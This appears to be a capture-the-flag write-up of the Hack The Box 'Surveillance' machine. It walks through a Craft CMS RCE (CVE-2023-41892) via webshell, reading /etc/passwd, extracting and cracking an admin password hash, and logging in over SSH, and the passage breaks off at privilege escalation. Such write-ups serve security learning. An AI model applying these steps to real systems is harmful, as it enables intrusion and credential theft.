Surveillance machine

Ali BA FAQAS and

March 10, 2024

1 About Surveillance

Surveillance is a machine of medium difficulty that utilizes a Craft CMS application. The user flag was gained by exploiting a vulnerability in Craft CMS using a Proof of Concept (POC). The root flag was more challenging to acquire. By executing LinPEAS, we discovered a ZoneMinder service operating on one of the ports. Eventually, this led us to gain access to the ZoneMinder user. This user has sudo privileges to run a specific PURL program. By identifying and exploiting a vulnerability in this PURL program, we were able to gain root access.

2 Finding the Vulnerability

2.1 Nmap

As always we start by scanning ports and services, we used the option -sV so get the software version with the open ports

and we got the following result:




Figure 1: result of Nmap.

As we can see, we have 2 open ports:

1. SSH (Port 22): OpenSSH 8.9p1 on Ubuntu.
2. HTTP (Port 80): Nginx 1.18.0 on Ubuntu, redirecting to `http://Surveillance.htb/`.

With port 22 we can't do much with that services since we don't have credentials to login with, so lets go for port 80.

and when i googled the ip address of the machine i was redirected to http://Surveillance.htb/ with error pag, to fix this we only need to add the ip and the host to our /etc/hosts in our local machine and we can see that the web page is now accessible.





Figure 2: MainPage.

Next step was simply to find hidden pages using dirsearch and we found a login page as it's shown in the figure:



```
[12:10:57] 404 -   27KB - /admin/errors.log
[12:10:57] 404 -   27KB - /admin/export.php
[12:10:58] 404 -   27KB - /admin/FCKeditor
[12:10:58] 404 -   27KB - /admin/fckeditor/editor/filemanager/connectors/asp/connector.asp
[12:10:58] 404 -   27KB - /admin/fckeditor/editor/filemanager/browser/default/connectors/asp/connector.asp
[12:10:59] 404 -   27KB - /admin/fckeditor/editor/filemanager/connectors/asp/upload.asp
[12:10:59] 404 -   27KB - /admin/fckeditor/editor/filemanager/upload/asp/upload.asp
[12:11:00] 404 -   27KB - /admin/fckeditor/editor/filemanager/upload/aspx/upload.aspx
[12:11:00] 404 -   27KB - /admin/fckeditor/editor/filemanager/connectors/aspx/connector.aspx
[12:11:00] 404 -   27KB - /admin/fckeditor/editor/filemanager/connectors/aspx/upload.aspx
[12:11:01] 404 -   27KB - /admin/fckeditor/editor/filemanager/upload/php/upload.php
[12:10:58] 404 -   27KB - /admin/fckeditor/editor/filemanager/browser/default/connectors/aspx/connector.aspx
[12:10:59] 404 -   27KB - /admin/fckeditor/editor/filemanager/browser/default/connectors/php/connector.php
[12:11:00] 404 -   27KB - /admin/fckeditor/editor/filemanager/connectors/php/upload.php
[12:11:02] 404 -   27KB - /admin/files.php
[12:11:01] 404 -   27KB - /admin/fckeditor/editor/filemanager/connectors/php/connector.php
[12:11:02] 404 -   27KB - /admin/heapdump
[12:11:03] 404 -   27KB - /admin/home.aspx
[12:11:03] 404 -   27KB - /admin/home.html
[12:11:03] 302 -    0B  - /admin/index  ->  http://surveillance.htb/admin/login
[12:11:03] 404 -   27KB - /admin/home.php
[12:11:01] 404 -   27KB - /admin/file.php
[12:11:04] 404 -   27KB - /admin/home.jsp
[12:11:04] 404 -   27KB - /admin/includes/configure.php~
[12:11:05] 404 -   27KB - /admin/index.php
[12:11:05] 404 -   27KB - /admin/index.aspx
[12:11:06] 404 -   27KB - /admin/js/tiny_mce
[12:11:06] 404 -   27KB - /admin/index.js
[12:11:02] 404 -   27KB - /admin/home
[12:11:06] 404 -   27KB - /admin/js/tiny_mce/
[12:11:07] 404 -   27KB - /admin/index.html
[12:11:05] 404 -   27KB - /admin/index.jsp
[12:11:07] 200 -   38KB - /admin/login
[12:11:07] 404 -   27KB - /admin/js/tinymce/
[12:11:08] 404 -   27KB - /admin/log
[12:11:06] 404 -   27KB - /admin/js/tinymce
[12:11:08] 404 -   27KB - /admin/login.aspx
[12:11:05] 404 -   27KB - /admin/home.js
[12:11:08] 404 -   27KB - /admin/login.php
[12:11:08] 404 -   27KB - /admin/log/error.log
[12:11:10] 404 -   27KB - /admin/logs/error.log
[12:11:10] 404 -   27KB - /admin/logs/errors.log
[12:11:10] 404 -   27KB - /admin/manage.asp
[12:11:11] 404 -   27KB - /admin/login.py
[12:11:12] 404 -   27KB - /admin/logs/err.log
[12:11:11] 404 -   27KB - /admin/logon.jsp
[12:11:12] 404 -   27KB - /admin/login.asp
[12:11:13] 404 -   27KB - /admin/logs/error-log
```

Figure 3: login page.

after opening the login page we noticed that it's a login page running craft cms. no default credentials, not brute force worked here




Figure 4: login page.

next step was to find a CVE to bypasse the authentication step or to see if we could inject any code.

CVE-2023-41892 Exploit for Craft CMS

An interesting CVE was found. The **CVE-2023-41892** vulnerability affects **Craft CMS**, a content management system. It allows an attacker to execute arbitrary code on the server where the CMS is hosted, potentially leading to unauthorized access and system compromise. Fortunately, the severity is rated as critical, and there is a public exploit.




Figure 5: Login page.

After verifying our craft cms version, we used the public proof of concept (PoC) to exploit this vulnerability. The PoC was found on the following GitHub repository:

GitHub Repository: https://github.com/Faelian/CraftCMS$_{CVE} - 2023 - 41892$

Here's an explanation of the exploit:

1. **Writing a Webshell: - The PoC relies on creating a webshell. - The attacker identifies a folder with writable permissions. - An XML payload containing PHP code for executing arbitrary commands is constructed. - The payload is written to a temporary file within the 'cpresources' folder.**

2. **Extracting Temporary Upload Directory and Document Root: - The script sends a specially crafted request to the server. - The goal is to extract the temporary**

upload directory and document root paths. - The server's response is parsed to obtain these paths.

3. **Triggering Imagick: - The vulnerability is triggered by creating an Imagick object. - The file path used points to the temporary directory where the webshell was written.**

4. **Executing Arbitrary Commands: - The webshell allows the attacker to execute arbitrary commands. - The script sends requests to the webshell, passing the desired command as a parameter. - The response from the webshell contains the output of the executed command.**

and here is the result of the execution, we have shell access but we still don't have user access




Figure 6: Login page.

the currect repository showed some kind of sql file, so i staretd looking at it

Figure 7: login page.

on the other hand to know what exactly to look for in the database file we needed to know the users, passwd file shows that we have 2 users, mathew and zoneminder

```
> cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
dnsmasq:x:113:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
matthew:x:1000:1000:,,,:/home/matthew:/bin/bash
mysql:x:114:122:MySQL Server,,,:/nonexistent:/bin/false
zoneminder:x:1001:1001:,,,:/home/zoneminder:/bin/bash
fwupd-refresh:x:115:123:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
_laurel:x:998:998::/var/log/laurel:/bin/false
```

Figure 8: login page.

inside the sql file the table users tells that we can find some password if any of mathew's or zoneminder's dada were entred

```
DROP TABLE IF EXISTS `users`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `users` (
  `id` int(11) NOT NULL,
  `photoId` int(11) DEFAULT NULL,
  `active` tinyint(1) NOT NULL DEFAULT 0,
  `pending` tinyint(1) NOT NULL DEFAULT 0,
  `locked` tinyint(1) NOT NULL DEFAULT 0,
  `suspended` tinyint(1) NOT NULL DEFAULT 0,
  `admin` tinyint(1) NOT NULL DEFAULT 0,
  `username` varchar(255) DEFAULT NULL,
  `fullName` varchar(255) DEFAULT NULL,
  `firstName` varchar(255) DEFAULT NULL,
  `lastName` varchar(255) DEFAULT NULL,
  `email` varchar(255) DEFAULT NULL,
  `password` varchar(255) DEFAULT NULL,
  `lastLoginDate` datetime DEFAULT NULL,
  `lastLoginAttemptIp` varchar(45) DEFAULT NULL,
  `invalidLoginWindowStart` datetime DEFAULT NULL,
  `invalidLoginCount` tinyint(3) unsigned DEFAULT NULL,
  `lastInvalidLoginDate` datetime DEFAULT NULL,
  `lockoutDate` datetime DEFAULT NULL,
  `hasDashboard` tinyint(1) NOT NULL DEFAULT 0,
  `verificationCode` varchar(255) DEFAULT NULL,
  `verificationCodeIssuedDate` datetime DEFAULT NULL,
  `unverifiedEmail` varchar(255) DEFAULT NULL,
  `passwordResetRequired` tinyint(1) NOT NULL DEFAULT 0,
  `lastPasswordChangeDate` datetime DEFAULT NULL,
  `dateCreated` datetime NOT NULL,
  `dateUpdated` datetime NOT NULL,
  PRIMARY KEY (`id`),
  KEY `idx_rwdrdgpfnxgjkcyodousvbrruakknyingtil` (`active`),
  KEY `idx_ddlptdkxvazjabtftbyqulqzhvyuvwrvjegh` (`locked`),
  KEY `idx_bqhsxyicrjqknufrviljptdgdagyybqenzee` (`pending`),
  KEY `idx_dqvidjgrstwmfiwvhhgcbbuacpjksuesaqkx` (`suspended`),
  KEY `idx_qqxjptnffcfgvnlotisnjmnwzhtceafhssez` (`verificationCode`),
  KEY `idx_kqwyhqmknuyiahocnkgrnjbaqdvumsuxfnkr` (`email`),
  KEY `idx_rpazcbmyerqfrnwzgiwbtgvfxurgowzhjzhm` (`username`),
  KEY `fk_tjkerccyilsgjjzkjhdeeytwlymdmgykfwqj` (`photoId`),
  CONSTRAINT `fk_tjkerccyilsgjjzkjhdeeytwlymdmgykfwqj` FOREIGN KEY (`photoId`) REFERENCES `assets` (`id`) ON DELETE SET NULL,
  CONSTRAINT `fk_twcxdjbrarpaiqqslizioqymboyacziavjzp` FOREIGN KEY (`id`) REFERENCES `elements` (`id`) ON DELETE CASCADE
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb3 COLLATE=utf8mb3_general_ci;
/*!40101 SET character_set_client = @saved_cs_client */;
```

Figure 9: login page.

and yupp here is a hash of mathew's password's hash

```
LOCK TABLES `users` WRITE;
/*!40000 ALTER TABLE `users` DISABLE KEYS */;
set autocommit=0;
INSERT INTO `users` VALUES (1,NULL,1,0,0,0,1,'admin','Matthew B','Matthew','B','admin@surveillance.htb','39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec','2023-10-17 20:22:34',NULL
/*!40000 ALTER TABLE `users` ENABLE KEYS */;
UNLOCK TABLES;
commit;
```

Figure 10: login page.

from the length of the hash it was easy to tell that it's SHA256, i managed to crack the hash using some online webiste





Figure 11: login page.

and then ssh to login as Mathew



```
┌──(aloosh㉿kali)-[~/Desktop/S2/SE/machines/Surveillance/CraftCMS_CVE-2023-41892-main]
└─$ ssh matthew@10.10.11.245
The authenticity of host '10.10.11.245 (10.10.11.245)' can't be established.
ED25519 key fingerprint is SHA256:Q8HdGZ3q/X62r8EukPF0ARSaCd+8gEhEJ10xotOsBBE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.245' (ED25519) to the list of known hosts.
matthew@10.10.11.245's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-89-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Feb 26 12:50:17 PM UTC 2024

  System load:  0.080078125       Processes:             247
  Usage of /:   85.2% of 5.91GB   Users logged in:       0
  Memory usage: 22%               IPv4 address for eth0: 10.10.11.245
  Swap usage:   0%

  => / is using 85.2% of 5.91GB


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Mon Feb 26 05:48:45 2024 from 10.10.14.101
matthew@surveillance:~$
```

Figure 12: login page.

and here is the user flag!

```
matthew@surveillance:~$ ls
linpiss.sh  user.txt
matthew@surveillance:~$ cat user.txt
72d1fee3c3fb2539e62d5f9d0f4f3c99
matthew@surveillance:~$
```

Figure 13: login page.

3 root flag

first step was to run linpeas scrip to get all the informations we can get about the machine




Figure 14: login page.

after trying alot of read stuff we got lucky here at the port 8080, i used ssh again to login as Mathew but this time redirecting everything to the port 8080

